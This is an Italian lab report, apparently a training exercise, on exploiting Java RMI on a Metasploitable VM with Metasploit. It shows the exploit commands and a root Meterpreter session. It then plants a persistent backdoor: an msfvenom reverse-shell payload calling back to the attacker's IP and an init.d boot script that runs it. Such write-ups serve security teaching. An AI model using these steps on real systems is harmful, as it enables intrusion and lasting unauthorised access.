Report Java RMI

Obiettivo

Sfruttare una vulnerabilità Java RMI sulla porta 1099 di una macchina **Metasploitable** utilizzando **Metasploit**, ottenere una sessione **Meterpreter** e inserire una backdoor persistente per accessi futuri.

1. Preparazione dell'ambiente

• Macchina attaccante (Kali Linux): 192.168.11.111

• Macchina vittima (Metasploitable): 192.168.11.112

2. Sfruttamento della vulnerabilità RMI con Metasploit

Passaggio 1: Caricamento di Metasploit

Ho avviato **Metasploit** sulla macchina attaccante (Kali Linux) con il comando:

msfconsole

Passaggio 2: Selezione dell'exploit

Ho selezionato l'exploit java_rmi_server con il comando:

use exploit/multi/misc/java_rmi_server

Passaggio 3: Configurazione dell'exploit

Ho configurato l'IP della macchina vittima:

set RHOST 192.168.11.112

Passaggio 4: Esecuzione dell'exploit

Ho eseguito l'exploit e ho ottenuto una sessione **Meterpreter** sulla macchina vittima eseguendo poi alcuni comandi mostrati negli screenshot:

exploit

meterpreter > sysinfo

Computer : metasploitable

OS : Linux 2.6.24-16-server (i386) Architecture : x86


Architecture : x86 System Language : en_US

Meterpreter : java/linux


meterpreter > getuid
Server username: root

meterpreter >









3. Inserimento di una Backdoor Persistente

Passaggio 5: Creazione del payload della backdoor

Ho generato un payload eseguibile per la backdoor persistente utilizzando msfvenom e upload alla vittima:


msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.11.111 LPORT=4444 -f elf -o /usr/local/bin/backdoor.elf

Passaggio 6: Creazione di uno script di avvio

Ho creato uno script di avvio in /etc/init.d/ per eseguire automaticamente la backdoor ad ogni riavvio del sistema. Lo script includeva:

#!/bin/sh

/usr/local/bin/backdoor.elf &



Passaggio 7: Aggiunta dello script al runlevel

Ho reso lo script eseguibile e l'ho aggiunto al runlevel del sistema con il comando:

chmod +x /etc/init.d/backdoor
sudo update-rc.d backdoor defaults

```
sudo chmod +x /etc/init.d/backdoor

sudo update-rc.d backdoor defaults
Adding system startup for /etc/init.d/backdoor ...
  /etc/rc0.d/K20backdoor → ../init.d/backdoor
  /etc/rc1.d/K20backdoor → ../init.d/backdoor
  /etc/rc6.d/K20backdoor → ../init.d/backdoor
  /etc/rc2.d/S20backdoor → ../init.d/backdoor
  /etc/rc3.d/S20backdoor → ../init.d/backdoor
  /etc/rc4.d/S20backdoor → ../init.d/backdoor
  /etc/rc5.d/S20backdoor → ../init.d/backdoor
```